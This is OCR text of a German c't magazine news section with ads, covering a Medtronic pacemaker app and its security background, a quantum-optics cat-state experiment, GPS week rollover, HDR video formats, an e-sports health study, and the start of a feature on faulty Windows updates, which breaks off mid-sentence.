
Das c't wissen DSGVO versteht sich als aktueller Wegweiser für all diejenigen, die personenbezogene Daten selbst oder im Auftrag verarbeiten. Mit dem Sonderheft erhalten sie einen nützlichen Praxisleitfaden mit leicht verständlichen Texten sowie Mustern, Checklisten, Beispieldokumenten und einem 90-minütigen Webinar.

Das Heft erläutert die neuen Rechte für Bürger und hilft bei der Umsetzung der sich daraus ergebenden Pflichten. Damit sind besonders kleine und mittlere Unternehmen, Selbstständige, Website-Betreiber, Vereine, Admins, Fotografen und Datenbankbeauftragte gefordert.


Das Sonderheft c't wissen DSGVO ist im heise shop und am Kiosk für 19,90 Euro erhältlich. Die digitale Ausgabe für 17,99 Euro finden Sie im heise shop, bei Amazon sowie in den c't-Apps für iOS und Android.

(ilk@ct.de)

mitp-Verlag
IT • Web • Fotografie • Online-Marketing



272 Seiten | 29,99 €
ISBN 978-3-95845-813-0
www.mitp.de/813



912 Seiten | 80,00 €
ISBN 978-3-95845-700-3
www.mitp.de/700



608 Seiten | 45,00 €
ISBN 978-3-95845-887-1
www.mitp.de/887

www.mitp.de

Herzklopfen

Herzschrittmacher per App auslesen

Träger eines Herzschrittmachers können zukünftig auch zu Hause sehen, wie sich ihr Herzzustand entwickelt. Der Medizintechnik-Hersteller Medtronic hat dazu eine App vorgestellt, die dem Patienten auf Wunsch bestimmte Daten bereitstellt.

Von Markus Montz

Seit vielen Jahren sind implantierte Herzschrittmacher, die Ärzte im unmittelbaren Nahbereich drahtlos auslesen und programmieren können, im Einsatz. Einen Schritt weiter geht die Medizintechnik mit mobilen Patientengeräten, die der Patient mit nach Hause nimmt: Sie bekommen die Daten drahtlos und verschlüsselt vom Schrittmacher und senden sie über eine Mobilfunk- oder WLAN-Verbindung in ein gesichertes Netzwerk des Herstellers. Von dort gelangen sie an die behandelnden Mediziner. Die können die Parameter laufend kontrollieren und viele Auffälligkeiten aus der Ferne erkennen. Der Medizintechnikkonzern Medtronic hat nun Mitte Januar die App „MyCareLink Heart“ vorgestellt, die der Patient auf seinem Smartphone oder Tablet installiert. Sie liest über eine Bluetooth-LE-Verbindung bestimmte Herzschrittmachermodelle des Herstellers aus. Dabei übernimmt sie die Funktion des Patientengeräts und stellt dem Patienten auf seinem Mobilgerät zusätzlich ausgewählte Herzdaten bereit, die sie aus dem Herstellernetzwerk bezieht.

Um das Feature zu nutzen, muss der Patient einen Herzschrittmacher mit aktivierter „Blue Sync“-Funktion tragen. Erforderlich ist laut Medtronic-Homepage zudem ein Mobilgerät von Apple oder Samsung: iPhone ab 5s, iPad ab Air, Mini 2 oder Pro mit iOS ab 10.0; Samsung Galaxy ab S7 mit Android 7.0 oder höher. Die App kann dem Patienten anschließend mithilfe seiner Herzfrequenzdaten einen täglichen, wöchentlichen und monatlichen Überblick über seine körperliche Aktivität geben. Außerdem kann er händisch Körpergewicht und Blutdruck sowie symptomatische Ereignisse in einem Tagebuch erfassen und mit den Herzdaten abgleichen. Diese eigenen Aufzeichnungen sendet die App ausdrücklich nicht an den Arzt. Vielmehr soll der Patient besser verstehen, wie sich bestimmte Verhaltensweisen auf den Zustand seines Herzens auswirken. Bei den weiterhin obligatorischen Arztbesuchen kann der Patient im Gespräch auf diese konkreten Daten zurückgreifen. Die App zeigt darüber hinaus den aktuellen Batteriestand des Schrittmachers sowie dessen Implantationsdatum, Modellbezeichnung, Modell- und Seriennummer und die Klinikdaten an.

Leider konnten wir uns die App nicht selbst ansehen: Die iOS-Version ließ sich zwar herunterladen, forderte bei der Einrichtung aber naheliegenderweise Daten aus dem Gerätepass eines Medtronic-Schrittmachers. Im deutschen Google Play war die App bis Redaktionsschluss noch nicht gelistet.




Bild: Medtronic

In der App „MyCareLink Heart“ können Träger bestimmter Medtronic-Herzschrittmacher ab sofort Herzdaten einsehen und mit einem eigenen Tagebuch verknüpfen.

Sicherheit

Seit den 2000er-Jahren gab es immer wieder Meldungen von Sicherheitsforschern, die sich Zugriff auf Schrittmachermodelle verschiedener Hersteller verschaffen konnten. Im Fokus standen dabei auch die Geräte, die für den Lese- und Schreibzugriff genutzt werden. Dabei hätten Angreifer im Ernstfall Daten abgreifen und in einigen Fällen sogar die Steuerung der Schrittmacher übernehmen können.

Erst kürzlich war auch Medtronic betroffen: Im August 2018 wiesen die amerikanischen Sicherheitsexperten Billy Rios und Jonathan Butts auf schwerwiegende Sicherheitslücken hin, die sie in der Online-Update-Funktion bestimmter Herzschrittmacher-Programmiergeräte von Medtronic gefunden hatten. Die Schrittmacher hätten darüber direkt manipuliert werden können. Obwohl Rios und Butts Medtronic nach eigenen Angaben bereits 18 Monate zuvor informiert hatten, gab der Konzern erst im Oktober 2018 eine öffentliche Erklärung ab – gleichzeitig mit einem Bulletin der zuständigen US-Behörde für Lebens- und Arzneimittel (FDA). Als temporäre Maßnahme hat Medtronic die Online-Updates deaktiviert. Patienten kamen durch die Sicherheitslücke laut FDA und Konzern nicht zu Schaden.

In Patientengeräten von Medtronic sowie deren verschlüsselten Bluetooth- und Mobilfunkverbindungen sind nach unseren Recherchen bisher keine Sicherheitslücken aufgetaucht. In seiner Pressemitteilung schreibt Medtronic, man habe bei der Entwicklung der App „den Schwerpunkt auf umfangreiche Sicherheitsmaßnahmen gelegt“. Dazu zählten „Sicherheitskontrollen wie Verschlüsselung und Zugriffsbeschränkungen.“ Details hat der Konzern in einem White Paper zur „Blue Sync“-Technologie gelistet, das er c’t zukommen ließ. Demnach kann nur ein Programmiergerät des Arztes schreibend auf den Schrittmacher zugreifen. Die Verschlüsselung der Telemetriedaten übernehme das Implantat; das Mobilgerät diene lediglich als Relais. Das ergibt Sinn: Ein individueller kryptografischer Schlüssel im Schrittmacher lasse direkte Abfragen nur durch das Herstellernetzwerk zu, so das Paper an anderer Stelle. *(mon@ct.de)* c't



Die Maker Faires sind die wichtigsten Plattformen der Maker-Szene. Als Aussteller präsentieren Sie sich technologiebegeisterten Menschen, treffen potentielle Mitarbeiter und schwimmen in einem Ideen-Pool. Sprechen Sie uns an, um schon bald die Unternehmenskultur von Morgen zu leben.

Ihr Ansprechpartner



Chokri Khiari
Verkaufsleiter
Tel.: +49 511 5352-133
chok@maker-faire.de

Werden Sie Aussteller!

Lernen Sie alle Vorteile kennen:

www.maker-faire.de/Aussteller

Ein Lichtpuls wie Schrödingers Katze

Max-Planck-Forscher verwirklichen paradoxes Gedankenexperiment

Gemäß der Quantenmechanik können Teilchen sich widersprechende Zustände einnehmen. Max-Planck-Forscher zeigten jetzt, wie sich dieses Prinzip der Superposition auf Objekte der sichtbaren Welt übertragen lässt.

Von Arne Grävemeyer

Der Physiker Erwin Schrödinger überspitzte bereits 1935 das schwer Vorstellbare: Wenn sich quantenmechanische Effekte mit komplexen makroskopischen Objekten verschränken lassen, dann müssen diese Objekte ebenfalls überlagerte Zustände aufweisen, die sogenannte Superposition. In Schrödingers bekanntem Gedankenexperiment bestimmt ein instabiles Atom und dessen Zerfall über das Leben einer Katze in einer Kiste. Nach einer Weile sollte das unbeobachtete Atom eine Superposition aufweisen, also sowohl zerfallen als auch nicht zerfallen sein; entsprechend sollte auch die Katze zugleich tot und lebendig sein. Die Quantenmechanik lehrt: Erst die Messung beendet die Superposition und zwingt das System in eindeutige Zustände.

Am Max-Planck-Institut für Quantenoptik in Garching ist es nun gelungen, ein Atom in Superposition mit einem Lichtpuls aus mehreren Photonen zu verschränken. Und auch an diesem makroskopischen Objekt konnten die Wissenschaftler eine Überlagerung sich gegenseitig ausschließender Zustände beobachten.

Superposition geht auf Lichtstrahl über

Die Forscher um Professor Gerhard Rempe bauten ihre Versuchsapparatur in einer Vakuumkammer auf, wo sie als Herzstück eigens einen optischen Resonator konstruierten. Dieser Resonator besteht im Wesentlichen aus zwei Spiegeln im Abstand von einem halben Millimeter, in dem ein Lichtpuls sehr oft reflektiert wird; in diesem Fall mehr als 10.000 Mal. Zwischen den Spiegeln platzierten die Forscher ein einzelnes Rubidium-Atom und erzeugten in dessen Elektronenhülle mit einem hochgenauen Laser gezielt eine Überlagerung zweier widersprüchlicher Zustände, Spin up und Spin down gleichzeitig.

Lichtpulse, die sich nun durch das Spiegelsystem des Resonators bewegen, treten fast sicher mit dem Rubidiumatom in Wechselwirkung, ihre Phase wird je nach Atom-Spin entweder verschoben oder nicht, beziehungsweise angesichts der überlagerten Spin-Zustände des Atoms passiert beides. Den Forschern ist damit die Verschränkung eines Einzelatoms mit einem makroskopischen System vieler (Licht-)Teilchen gelungen. Der Lichtpuls nimmt selbst einen Überlagerungszustand ein – Quantenphysiker sprechen in Anlehnung an Schrödinger von einem „Katzenzustand".

Der Nachweis des überlagerten Zustands des Lichtpulses ist nicht trivial, da die Messung gemäß den Gesetzen der Quantenmechanik schon das System beeinträchtigt und nur ein Ergebnis für die Phasenverschiebung ergibt. „Wir führten das gleiche Experiment daher einige hunderttausend Mal unter identischen Bedingungen durch und zeichneten die Amplitudenverteilung auf", berichtet Doktorand Bastian Hacker. Dabei ergibt sich eine statistische Verteilung, die nur durch überlagerte Zustände in jedem Lichtpuls zu erklären ist. Wird hingegen der Zustand des Rubidiumatoms zuerst ausgelesen, legt sich damit sein Zustand fest und damit auch der des mit ihm verschränkten Lichtpulses. An solchen Lichtpulsen in zufälliger Mischung war im Experiment folgerichtig kein überlagerter Zustand festzustellen.

Die Forscher glauben nicht, dass sie den Lichtpuls im Katzenzustand in weiteren Versuchen noch beliebig vergrößern können. Erst recht lasse sich das Experiment nicht auf deutlich komplexere Objekte oder Lebewesen ausweiten.

Allerdings stellen die Lichtpulse dieser Versuche eine relativ komplexe Form von Quantenbits dar, auch Qubits genannt, Informationsbausteine des Quantencomputers. Im Labor der Max-Planck-Forschungsgruppe gelang es sogar, die überlagerten Zustände dieser Lichtpuls-Qubits mit beliebigen Wahrscheinlichkeitswerten zu erzeugen. Diese Qubits lassen sich anschließend durch Glasfasern schicken und können über weite Distanzen aufrecht erhalten bleiben, wie Gerhard Rempe betont. Mit den Wahrscheinlichkeitswerten dieser Qubits könnten anschließend weitergehende Berechnungen angestellt werden – ein interessantes Modell für die Quantenkommunikation der Zukunft. *(agr@ct.de)* c't




Bild: Bastian Hacker, Max-Planck-Institut für Quantenoptik

Ein Atom wird zwischen zwei Spiegeln gefangen (links). Der Lichtpuls tritt mit dem Atom in Wechselwirkung, wird verschränkt und setzt im überlagerten Zustand seinen Weg fort (rechts).

Europa im Krieg der Sterne

Bei der europäischen Raumfahrtwoche in Marseille ging es nicht nur um Probleme durch Weltraumschrott, sondern auch um Sicherheits- und Verteidigungsfragen. Europa soll sich für einen Krieg im Weltraum rüsten.

Europa soll ein eigenes **Programm zum Kriegführen** im Weltraum bekommen. Das schlug Pablo Gonzalez vor, der Vertreter des Verbandes für Luft-, Raumfahrt- und Verteidigungsindustrie (ASD). Er sprach sich dafür aus, dass Europa eigene Möglichkeiten zur Verteidigung und sogar für Gegenschläge zum Schutz seiner Weltraumressourcen entwickelt.

Mit Blick auf die Ankündigung des US-Präsidenten Donald Trump im Juni 2018, eine sogenannte Space Force einzuführen, erklärte Gonzalez, dass derzeit zwar nur wenige Länder fähig sind, den europäischen Weltraumprogrammen gefährlich zu werden – etwa dem Erdbeobachtungsprojekt Copernicus und dem Satellitennavigationssystem Galileo. Er fürchtet aber, dass die derzeitigen Technologien schon jetzt vielen kleineren Ländern und sogar terroristischen Organisationen einen Angriff darauf ermöglichen.



Bild: ESA

Vorschlag: Die EU soll eigene militärische Fähigkeiten zum Schutz seiner Raumfahrtprojekte entwickeln.

Gonzalez weiter: „Europa muss bei der militärischen Nutzung des Weltraums eine andere Denkweise einnehmen." Es überrascht nicht, dass ein Sprecher eines Industrieverbandes eben jene Industrie als Schlüssel zur Entwicklung neuer Fähigkeiten mit dem erforderlichen Maß an strategischer Autonomie sieht. *(mil@ct.de)*

Week-Rollover: Probleme für ältere GPS-Geräte und Zeit-Server

Eine Art Jahr-2000-Problem kommt auf ältere GPS-Empfänger zu. Am **6. April** 2019 wird erneut ein sogenannter Week Rollover erwartet. Die Folge: Einige Geräte werden das **Datum nicht mehr korrekt berechnen** können. Für wenige Navis droht auch ein Totalausfall der Ortsbestimmung, wenn sie unnötigerweise auch den GPS-Datumswert für die Positionsberechnung mitverwenden.

Das Problem betrifft GPS-Geräte und auf GPS basierende Zeit-Server, wenn sie vor rund 10 bis 15 Jahren in Betrieb gegangen sind und danach kein Firmware-Upgrade erhalten haben. Das Firmware-Datum wird vielfach von Herstellern als ein Merkmal benutzt, um die Plausibilität des aus dem GPS-Signal generierten Datums zu prüfen: Es darf nicht älter sein als der Firmware-Datumsstempel.

Ein sogenannter Week-Rollover findet im GPS-System alle 1024 Wochen statt, weil das Datum im Datensignal der GPS-Satelliten nur in einer 10-Bit-Variable kodiert ist. Damit lassen sich maximal 1024 Wochen darstellen. Danach wird der Wochenzähler wieder genullt. Die erste GPS-Woche nach dieser Zählung startete am 6. Januar 1980 und der erste Week-Rollover war somit am 21. August 1999. Der nächste folgt am 6. April 2019.

Weil das GPS-Signal demnächst eine andere Struktur erhält und die neuen Message-Typen CNAV und MNAV dann 13 Bit umfassen, ist der nächster Rollover zumindest für Geräte, die diesen neuen Nachrichtentyp verarbeiten können, erst wieder in 8192 Wochen zu erwarten. *(mil@ct.de)*

Flugzeuge unverlierbar

Mitte Januar wurden von einer Falcon X Rakete zehn Iridium-NEXT-Satelliten mit einem neuen Überwachungssystem für den Luftverkehr von Aireon gestartet. Ziel von Aireon ist, dass kein Flugzeug mehr unbemerkt vom Himmel verschwindet – wie etwa die Boeing 777 der Air Malaysia beim Flug MH-370 im März 2014.

Inzwischen sind **75 Iridium-NEXT-Satelliten** im Orbit mit Empfängern ausgestattet, welche die ständig ausgesendeten Signale der ab 2020 obligatorischen ADS-B-Funkbaken in Flugzeugen empfangen. Das Aireon-System errechnet aus den Signalstärken die Position in Echtzeit. Zwar nutzen auch terrestrische Leitstellen ADS-B, mit dem Aireon-System soll jedoch Flugzeugverlusten vorgebeugt werden, wo es keine solchen Leitstellen gibt, etwa über dem offenen Meer. *(mil@ct.de)*



Bild: TP Vision/Philips

Kontrastgedanken

Mehr TVs und erste UHD-Blu-ray mit Videobildern in beiden dynamischen HDR-Formaten

Gerade erst haben die Initiatoren des HDR-Formats HDR10+ den Kampf gegen Dolby Vision aufgenommen, da scheint der Streit auch schon wieder vorüber zu sein.

Von Nico Jurran

An sich klang der Ansatz hinter HDR10+ nicht schlecht: Samsung wollte gemeinsam mit Panasonic und 20th Century Fox für Videobilder mit erhöhtem Kontrastumfang ein dynamisches HDR-Format schaffen, bei dem Filmemacher wie beim proprietären und lizenzkostenpflichtigen Dolby Vision den gewünschten Bildeindruck eines Films Szene für Szene festlegen können – aber eben als offener und für TV-Hersteller und Studios preiswerterer Standard.

Doch langsam holt die Realität das HDR10+-Lager ein – und in der interessieren sich Kunden weniger für Lizenzzahlungen als dafür, ihre HDR-fähigen Geräte voll ausfahren zu können.

Das wird mit HDR10+ von Ultra HD Blu-ray hierzulande mit dem am 21. Februar erscheinenden Film „Bad Times At The El Royale“ endlich möglich sein, wie Fox gegenüber c’t bestätigte. Jedoch liegt Dolby Vision mit mehr als 60 UHD-Blurays und knapp 120 Filmen, Serien und Dokus auf Netflix klar vorne – und das stetig steigende Angebot erzeugt einen immer größeren Druck auf die TV-Hersteller.

Eben diesem beugt sich TP Vision bei seiner Marke Philips in Europa nun: Ursprünglich ein Streiter für HDR10+, will das Unternehmen in diesem Jahr in 90 Prozent seiner TV-Modelle HDR10+ und Dolby Vision integrieren. TP Vision folgt damit dem Beispiel von Panasonic, dessen kommendes OLED-Flaggschiff ebenfalls beide HDR-Formate unterstützt.

Und auch studioseitig stehen die Zeichen auf Koexistenz. So kündigte Lionsgate in den USA an, die Neuverfilmung von „Robin Hood“ mit HDR10+ und Dolby Vision auf einer Ultra HD Blu-ray zu veröffentlichen – neben HDR10 als statischem Pflichtformat. Die Metadaten der beiden dynamischen Formate nehmen dabei nur vergleichsweise wenig Platz ein.



Lionsgate bringt die erste UHD-Blu-ray auf den Markt, die als HDR-Formate neben HDR10 auch Dolby Vision und HDR10+ bietet.

Ob der hiesige Rechteinhaber StudioCanal den Titel im Mai hierzulande ebenso herausbringt, kann das Studio derzeit noch nicht sagen. Sicher ist aber, dass auch Warner beide dynamischen HDR-Formate auf 4K-Blu-rays packen will: Mehrfach erklärten Vertreter des Hollywood-Studios in Gesprächen mit c’t, dass man aus wirtschaftlichen Gründen keinesfalls zwei Discs (eine mit HDR10+ und eine mit Dolby Vision) produzieren werde.

Für den Kunden ist das die beste Lösung, da ihm damit egal sein kann, welches dynamische HDR-Format sein TV unterstützt – außer es sollte sich herausstellen, dass eines dem anderen sichtbar überlegen ist. Davon geht aber bislang wohl kaum jemand aus.

IMAX Enhanced

Und dennoch wird die Heimkino-Szene vorerst nicht ganz zur Ruhe kommen. Grund ist der Europastart von „IMAX Enhanced“, einer Mischung aus Gütesiegel, IMAX-eigenem Entrauscher für die Postproduktion und einer Variante des 3D-Sound-Codecs DTS:X.

Zwar ist mittlerweile klar, dass vorerst nur Sony Pictures über den Videostreamingdienst Rakuten Filme in dem Format anbieten will, angefangen mit der Marvel-Verfilmung „Venom“. Doch wie wird man diese Filme anschauen und -hören können? Immerhin bietet aktuell nur Sony entsprechend zertifizierte Fernseher an – und das auch nur in den USA. Diese Modelle wechseln automatisch in einen von IMAX vorgegebenen Bildmodus, wenn man einen IMAX-Enhanced-Inhalt zuspielt. Doch auch Zuschauer mit TVs ohne Zertifizierung könnten von dem in der Postproduktion (nach Vorgaben des Studios) vom Korn befreiten Bild profitieren.

Noch komplexer wird es beim Ton: Der liegt bei IMAX Enhanced in einer speziellen Streaming-Variante von DTS:X vor. Denkbar wäre nun, dass Fernseher wie Sonys A9F und Z9F diesen über ihren erweiterten HDMI-Audiorückkanal (eARC) an IMAX-Enhanced-zertifizierte Audio/Video-Receiver von Denon und Marantz ausgeben. Doch daran lässt eine Pressemitteilung Zweifel aufkommen, laut der ein neuer Mediatek-Chipsatz DTS:X inklusive der IMAX-Enhanced-Streaming-Variante überhaupt erst auf kommende Fernseher bringt. Viele Fragen also, auf die uns bis zum Redaktionsschluss niemand eine endgültige Antwort geben konnte. *(nij@ct.de)* c't

Sportsitzen

Studie zeigt Gesundheitsrisiken im E-Sport auf



Bild: Sporthochschule Köln

Laut einer Untersuchung der Sporthochschule Köln leiden E-Sportler unter Bewegungsmangel und sollten sich für Top-Leistungen im Spiel auch körperlich fit halten.

Von Torsten Kleinz

Das neue Jahr bringt gemischte Nachrichten für den organisierten E-Sport: Im Januar stieg etwa der 1.FC Köln beim E-Sport-Anbieter SK-Gaming ein. Insgesamt 22 Vereine aus der ersten und zweiten Fußball-Bundesliga treten nun auch bei der Virtual Bundesliga (VBL) an, bei dem die Mannschaften in der Fußballsimulation FIFA konkurrieren. Große Sponsoren wie Mercedes sind ebenfalls dabei.

Auf der anderen Seite stellte die Deutsche Sporthochschule in Köln eine Studie vor, die vielen Bedenkenträgern Recht gibt. So haben die Wissenschaftler bei einer nicht-repräsentativen Befragung von rund 1200 Hobby-, Amateur- und Berufs-Gamern ermittelt, dass viele E-Sportler viel zu lange vor PC und Konsole hocken und unter Bewegungsmangel leiden.

Wenig Schlaf und Bewegung

Die Forscher versuchen bereits seit fünf Jahren, sich dem immer populärer werdenden E-Sport anzunähern und stießen dabei auf wenig Interesse der E-Sportler. Sie betonen das hohe Bildungsniveau: Knapp die Hälfte der Spieler habe Abitur, gut ein Drittel praktiziere Fitnesstraining, Radfahren oder Joggen. Doch unter dem Strich fällt die Bilanz negativ aus: So schafften es gerade einmal 63,8 Prozent der Spieler, das von der Weltgesundheitsorganisation WHO empfohlene Mindestmaß von 2,5 Stunden körperlicher Aktivität pro Woche einzuhalten. Das ist zwar mehr als in der Durchschnittsbevölkerung – da es sich bei vielen Spielern jedoch um Heranwachsende handelt, sind die Werte für die Forscher dennoch alarmierend.

Ein wesentlicher Grund ist der enorme Zeitaufwand beim Spielen. „Es hat uns überrascht, dass die Gamer im Amateur-Bereich mehr spielen als die Profis“, erklärt Professor Ingo Froböse. So kommen Profis, die ihren Lebensunterhalt zumindest teilweise mit der Teilnahme an Turnieren bestreiten, laut Umfrage auf durchschnittlich 27,7 Spielstunden pro Woche, Amateure hingegen auf 28,5 Stunden. Reine Hobby-Spieler, die gar nicht erst an offiziellen Turnieren teilnehmen, spielen im Schnitt immerhin 21,8 Stunden pro Woche.

Da die meisten Spieler nebenher Schule, Studium oder gar eine Vollzeitarbeitstelle zu bewältigen haben, kommt nicht nur Bewegung zu kurz. So geben die Teilnehmer an, durchschnittlich nur 7,1 Stunden pro Nacht zu schlafen – rund eine dreiviertel Stunde weniger als die Durchschnittsbevölkerung.

Gezieltes Training


Froböse empfiehlt E-Sportlern mit professionellen Ansprüchen ein ausgewogeneres Training. Viele trainierten einfach nach dem Motto „viel hilft viel“, in der Hoffnung dass sich dadurch ihre Performance schon automatisch verbessere. Dies sei jedoch ein Fehlschluss. Stattdessen sei es sinnvoller, die im E-Sport notwendigen Fähigkeiten gezielt zu trainieren. So könne eine Aktivität wie ein Waldlauf das Ausdauervermögen verbessern. Wer ausschließlich an der Konsole trainiere, überlaste hingegen Hände, Ellenbogen und Schultergelenke, was zu gesundheitlichen Problemen führe. Hier empfehlen die Forscher zumindest ein gezieltes Ausgleichstraining für die am meisten beanspruchten Muskeln und Gelenke. Selbst zum gesunden Sitzen sei eine ausreichende Rumpfmuskulatur vonnöten.

In Zukunft will die Sporthochschule unter anderem das E-Sport-Team von Borussia Mönchengladbach begleiten und sinnvolle Trainingsprogramme erarbeiten. „Die Professionalisierung unter den Trainern befindet sich derzeit noch bei null“, kritisiert Froböse. So handele es sich bei den zur Zeit eingesetzten Trainern meist um ehemalige E-Sportler, die nicht in der Führung von Sportlern ausgebildet seien. Ihnen wollen die Forscher neue Mittel zur Verfügung stellen, die Gesundheit ihrer Spieler zu fördern und gleichzeitig zu besseren Turnierleistungen zu gelangen. *(hag@ct.de)* c't

KENTIX
Innovative Security
Kentix MultiSensor®
SMART MONITORING
Schützt Ihre IT Infrastruktur
Data-Center + IT-Rack + kritische Infrastruktur
KLIMA
MONITORING
BRAND
E-MAIL / SMS / SNMP
EINBRUCH
APP
Komplette Software integriert!
kentix.com

Kampf gegen Microsofts Bananen-Patches

Windows-Update-Misere: Warum Sie reagieren sollten



Von Bananen-Updates und -Upgrades ..... **Seite 58**
So reagieren Sie richtig ..... **Seite 62**
So testet Microsoft, darum reicht es nicht ..... **Seite 66**

Bananen werden grün geerntet und reifen erst beim Verbraucher. Ähnlich macht es Microsoft derzeit mit Windows-Updates. Deshalb besteht ständig die Gefahr, dass Updates Systeme demolieren – das zwingt Anwender, Maßnahmen zum Selbstschutz zu ergreifen.

Von Günter Born und Axel Vahldiek

Eigentlich sollte das Einspielen von Windows-Updates eine ziemlich langweilige Angelegenheit sein, denn es passiert ja automatisch und im Hintergrund oder während des nächsten Neustarts. Stattdessen ist es aber immer wieder mit Problemen verbunden, die noch dazu stark variieren. Unser letzter Ratgeber vor zwei Jahren beispielsweise gab noch Tipps für den Fall, dass Windows bereits veröffentlichte Updates partout nicht finden wollte und deshalb Sicherheitslücken offenblieben [1, 2]. Doch heutzutage ist das Hauptproblem ein anderes: Die Updates kommen nun zwar recht zuverlässig, sind aber oft von dermaßen schlechter Qualität, dass sie beim Einspielen Schaden anrichten. Und weil es aus immer wieder anderen Gründen immer wieder andere Systeme trifft, ist potenziell jede Windows-Installation bedroht.

Es besteht also Handlungsbedarf. Doch einfach alle Updates zu blockieren hilft üblicherweise nicht weiter. Denn das würde Sicherheitslücken unbehandelt lassen. Sofern man dann nicht das Internet abklemmt, öffnet das unter anderem Erpressungstrojanern Tür und Tor, wie wir aus Anlass des in nicht mal mehr einem Jahr bevorstehenden Support-Endes von Windows 7 gerade erst in [3] ausführlich dargelegt haben. Was man stattdessen will: alle Updates, die Sicherheitslücken schließen, möglichst schnell erhalten und gleichzeitig das Einspielen jener unreifen Bananen-Patches verhindern, die das System zu demolieren drohen. Es sei allerdings auch der obligatorische Hinweis gestattet, dass zu den zu ergreifenden Maßnahmen auch ein Backup gehört: Was an einem anderen Orte gesichert wurde, kann durch ein Windows-Update nicht mehr kaputt gehen. Kostenlose Tipps und Anleitungen dazu finden Sie unter ct.de/backup – geben Sie den Link gern weiter.

Bananen-Updates

Dass es bei einem Update zu Problemen kommen kann, ist an sich nichts Neues und kein Software-Hersteller ist davor gefeit, egal wie viel Mühe er sich gibt. Doch erwächst bereits seit Längerem immer mehr der Eindruck, dass Microsoft dabei nicht einfach nur Pech hat, sondern das Thema Qualitätssicherung sträflich vernachlässigt. Das Jahr 2018 begann schon mit einem Fehlstart. Ende 2017 wurden die Sicherheitslücken Spectre und Meltdown bekannt und veranlassten nicht nur die Hersteller von Prozessoren und Mainboards zum hektischen Patchen ihrer Produkte, sondern auch Microsoft. Am 3. Januar 2018 veröffentlichte der Konzern Windows-Updates, die die von den Sicherheitslücken ausgehende Gefahr zumindest begrenzen sollten. Doch installiert wurden sie nur, wenn ein Virenscanner per Registry-Eintrag Kompatibilität signalisierte – fehlte ein Scanner (etwa auf Servern) oder setzte er den Registry-Eintrag nicht, kamen die Updates nicht und die Lücken blieben offen. Noch schlimmer wurde es für Besitzer von PCs mit älterer AMD-CPU: Kamen die Updates, 